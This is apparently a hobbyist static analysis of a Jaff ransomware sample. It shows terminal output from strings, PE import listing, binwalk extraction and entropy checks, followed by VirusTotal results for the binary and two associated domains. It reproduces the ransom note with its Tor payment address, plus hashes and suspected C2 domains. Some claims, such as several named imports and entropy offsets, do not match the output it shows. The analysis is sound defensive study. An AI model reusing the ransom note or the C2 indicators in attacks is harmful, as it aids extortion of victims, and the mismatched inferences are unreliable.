
Now we are analyzing .exe file , which is the main file that automatically executes and we confirm that **ransom note** and confirmation that bruhadson8.exe is a **Windows 32-bit PE (GUI)** binary.




```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
 bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ strings bruhadson8.exe | less
file bruhadson8.exe
md5sum bruhadson8.exe

[3]+  Stopped                 strings bruhadson8.exe | less
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ cat 'README TO SAVE YOUR FILES.txt'
////////////////////////////////////////////////////////////////////////////////
Files are encrypted!
To decrypt flies you need to obtain the private
key.

The only copy of the private key, which will allow you to decrypt your
files, is located on a secret server
in the Internet.

1.
You must install Tor Browser:
https://www.torproject.org/download/download-easy.html.en

2.
After instalation, run the Tor Browser and enter address:
http://rktazuzi7hbln7sy.onion/

Follow the instruction on the website.

Your decrypt ID: 0123456789

////////////////////////////////////////////////////////////////////////////////(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-r
ansomware-files$ file bruhadson8.exe
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ md5sum bruhadson8.exe
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe
```

Key indicators:


- **Tor site:** `rktazuzi7hbln7sy.onion` – common for ransomware (anonymous payment & instructions).
- **Decrypt ID:** Just a placeholder in this sample (`0123456789`), but unique per victim in live infections.
- **Private key control:** Classic asymmetric encryption model, making decryption without payment infeasible unless the C2 server or keys are recovered.



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ nano analyze_pe.py
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ python3 analyze_pe.py
== Imports ==

KERNEL32.dll
  0x17614080 LCMapStringW
  0x17614084 LoadLibraryW
  0x17614088 CreateFileA
  0x1761408c OutputDebugStringW
  0x17614090 GetModuleHandleW
  0x17614094 TlsFree
  0x17614098 TlsSetValue
  0x1761409c TlsGetValue
  0x176140a0 TlsAlloc
  0x176140a4 IsValidCodePage
  0x176140a8 GetACP
  0x176140ac GetOEMCP
  0x176140b0 GetCPInfo
  0x176140b4 HeapReAlloc
  0x176140b8 GetStringTypeW
  0x176140bc FlushFileBuffers
  0x176140c0 GetConsoleCP
  0x176140c4 GetConsoleMode
  0x176140c8 SetFilePointerEx
  0x176140cc SetStdHandle
  0x176140d0 WriteConsoleW
  0x176140d4 SetConsoleTitleA
  0x176140d8 GetConsoleWindow
  0x176140dc GetConsoleTitleA
  0x176140e0 GetCurrentDirectoryA
  0x176140e4 SetCurrentDirectoryA
  0x176140e8 GetModuleHandleA
  0x176140ec GetLogicalDriveStringsW
  0x176140f0 GetTickCount
  0x176140f4 CloseHandle
  0x176140f8 GetFileType
  0x176140fc Sleep
  0x17614100 SetLastError
  0x17614104 GetLastError
  0x17614108 GetCurrentProcessId
  0x1761410c GetProcessWorkingSetSize
  0x17614110 HeapAlloc
  0x17614114 TerminateProcess
  0x17614118 GetCurrentProcess
```



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ strings bruhadson8.exe > strings.txt
grep -Ei "key|decrypt|http|tor|\.onion|password|\.exe|\.dll" strings.txt
kernel32.dll
Unhandled key message : %X
vector<T> too long
directory not empty
no such file or directory
bad_file_descriptor
bad file descriptor
is a directory
not a directory
SetDefaultDllDirectories
operator
`vbase destructor'
`vector deleting destructor'
`default constructor closure'
`scalar deleting destructor'
`vector constructor iterator'
`vector destructor iterator'
`vector vbase constructor iterator'
`eh vector constructor iterator'
`eh vector destructor iterator'
`eh vector vbase constructor iterator'
`copy constructor closure'
`local vftable constructor closure'
`managed vector constructor iterator'
`managed vector destructor iterator'
`eh vector copy constructor iterator'
`eh vector vbase copy constructor iterator'
`dynamic atexit destructor for '
`vector copy constructor iterator'
`vector vbase copy constructor iterator'
`managed vector copy constructor iterator'
 Type Descriptor'
 Base Class Descriptor at (
 Class Hierarchy Descriptor'
 Complete Object Locator'
SetCurrentDirectoryA
GetCurrentDirectoryA
KERNEL32.dll
USER32.dll
GDI32.dll
COMDLG32.dll
InitializeSecurityDescriptor
IsValidSecurityDescriptor
SetSecurityDescriptorDacl
GetSecurityDescriptorDacl
ADVAPI32.dll
ole32.dll
NETAPI32.dll
COMCTL32.dll
OPENGL32.dll
USP10.dll
```



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ sudo apt install binwalk
[sudo] password for adishetty:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
binwalk is already the newest version (2.3.4+dfsg1-5).
0 upgraded, 0 newly installed, 0 to remove and 18 not upgraded.
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ binwalk -e bruhadson8.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
113912        0x1BCF8         PNG image, 600 x 300, 8-bit/color RGB, non-interlaced
183776        0x2CDE0         PNG image, 500 x 750, 8-bit/color RGB, non-interlaced
230092        0x382CC         XML document, version: "1.0"
```

Observations & Inferences :

From `KERNEL32.dll`:

- `CreateFileA/W`, `SetFilePointerEx`, `WriteFile`, `FlushFileBuffers`, `CloseHandle` → **File manipulation** – likely used for **encrypting victims' files**.
- `HeapAlloc`, `HeapFree`, `VirtualQuery`, `TerminateProcess` → Memory operations, possibly for obfuscation or resource cleanup.
- `GetTickCount`, `Sleep`, `GetCurrentProcessId`, `IsDebuggerPresent` → **Anti-debugging** or **sandbox evasion** tactics.

From `ADVAPI32.dll`:

- `LookupAccountNameA`, `GetFileSecurityA`, `SetFileSecurityA`, `AddAccessAllowedAce` → Involvement with **security descriptors and permissions** – ransomware often modifies file permissions.

From `USER32.dll`:

- `TrackPopupMenuEx`, `InsertMenuA`, `GetDlgItem` → May indicate **GUI component** or **fake user interactions** (decoy windows?).

From `OPENGL32.dll`:

- `glViewport`, `glMatrixMode` → Super weird to see OpenGL in ransomware. May be:

- Leftover from reused code,
- Used for fancy GUI (unlikely),
- A stub for detection evasion?

From `NTDSAPI.dll`:

- `DsReplicaModifyA`, `DsUnquoteRdnValueW` → Possibly targeting **Active Directory** or querying **domain metadata** – not super common in regular ransomware, but suggests it may be network-aware.

`Inference`


The presence of:

- File system APIs,
- Security/ACL manipulation,
- Anti-debugging indicators,
- Potential AD-related functions

...all strongly align with **ransomware behavior**.

`file entropy (for encryption/compression) :`

`binwalk -E bruhadson8.exe`


Apr 6 23:06
adishetty@adishetty-Inspiron-15-3520: ~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files
Figure 1
Entropy
1.0
0.8
0.6
0.4
0.2
0.0
Entropy
0
50000
100000
150000
200000
250000
Offset
x=2.245e+05 y=0.260

```
FreeE
Unhan
SetUn
abcde
ABCDE
abcde
ABCDE
Tfram
frame
tbsDe
tbsDe
pnlDe
Tfram
frame
Tfram
Paren
Paren
Paren
chkEm
pnlEm
edtEm
pnlSe
lblSe
Paren
ParentDoubleBuffered
madExcept.HandleScreenshotForm
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
PADPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADD
INGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADD
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ binwalk -E bruhadson8.exe

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.377820)
1024          0x400           Rising entropy edge (0.975675)
7168          0x1C00          Falling entropy edge (0.737349)
100352        0x18800         Falling entropy edge (0.515224)
114688        0x1C000         Rising entropy edge (0.974956)
184320        0x2D000         Rising entropy edge (0.965899)
216064        0x34C00         Falling entropy edge (0.270112)
```

Observations:

1. High Entropy Regions

- Between `0x400` (~1 KB) and `0x2D000` (~184 KB) the entropy is **very high** (around `0.96+`).
- High entropy usually indicates **compression, encryption, or packing** — typical for embedded payloads or encrypted ransomware logic.

2. Clear Entropy Drop-Offs


- Notable **falling edges** at:
    - `0x0`
    - `0x11800` (72 KB)
    - `0x2D000` (184 KB)
- These boundaries might define **sections or segments** of the executable — often separating unpacked code from packed/encrypted payloads.

This .exe is almost certainly **packed or contains embedded encrypted sections.**

- It's likely:
- a **dropper** or **stub** that extracts or decrypts a ransomware payload at runtime.
- hiding **C2 configuration** or **ransom logic** in the high-entropy area.

VirusTotal Scores :

1 . bruhadson8.exe



https://www.virustotal.com/gui/file/824901dd0b1660f00c3406cb888118c8a10f66e3258b5020f7ea289434618b13

824901dd0b1660f00c3406cb888118c8a10f66e3258b5020f7ea289434618b13

67 / 72

Community Score -296

67/72 security vendors flagged this file as malicious

824901dd0b1660f00c3406cb888118c8a10f66e3258b5020f7ea289434618b13

bruhadson8.exe

peexe spreader

Size 246.00 KB

Last Analysis Date 27 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.jaff/jaffcrypt

Threat categories trojan ransomware


Family labels jaff jaffcrypt crypjaff

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Win-Trojan/Sagecrypt.Gen	Alibaba	Ransom:Win32/CRYPJAFF.6091ee29
AliCloud	Ransomware:Win/Jaff.B	ALYac	Trojan.Ransom.Jaff
Antiy-AVL	Trojan[Ransom]/Win32.Jaff	Arcabit	Trojan.Ransom.JaffCrypt.I
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/Crypt.XPACK.mpbsi	BitDefender	Trojan.Ransom.JaffCrypt.I
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Trojan.Agent-6329515-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.jaff
Cylance	Unsafe	Cynet	Malicious (score: 99)

2.fabriquekorea.com



Did you intend to search across the file corpus instead? **Click here**

9 / 94

Community Score

9/94 security vendors flagged this domain as malicious

fabriquekorea.com

Registrar: Netpia.com, Inc.

Creation Date: 22 years ago

Last Analysis Date: 7 days ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Malicious	AutoShun	Malicious
BitDefender	Malware	CyRadar	Malicious
Fortinet	Malware	G-Data	Malware
Lionic	Malware	Seclookup	Malicious
Sophos	Malware	Gridinsoft	Suspicious
Abusix	✓ Clean	Acronis	✓ Clean
ADMINUSLabs	✓ Clean	AILabs (MONITORAPP)	✓ Clean
AlienVault	✓ Clean	Antiy-AVL	✓ Clean
benkow.cc	✓ Clean	Blueliv	✓ Clean

3.whoisfoxxrobiouy.net



Did you intend to search across the file corpus instead? **Click here**

3 / 94

Community Score

3/94 security vendors flagged this domain as malicious

whoisfoxxrobiouy.net

nxdomain potential-c2 dga

Registrar: Eranet International Limited

Creation Date: 7 years ago

Last Analysis Date: 12 days ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Malicious	CyRadar	Malicious
Fortinet	Malware	Abusix	✓ Clean
Acronis	✓ Clean	ADMINUSLabs	✓ Clean
AILabs (MONITORAPP)	✓ Clean	AlienVault	✓ Clean
Antiy-AVL	✓ Clean	benkow.cc	✓ Clean
BitDefender	✓ Clean	Blueliv	✓ Clean
Certego	✓ Clean	Chong Lua Dao	✓ Clean
CINS Army	✓ Clean	CMC Threat Intelligence	✓ Clean
CRDF	✓ Clean	Criminal IP	✓ Clean

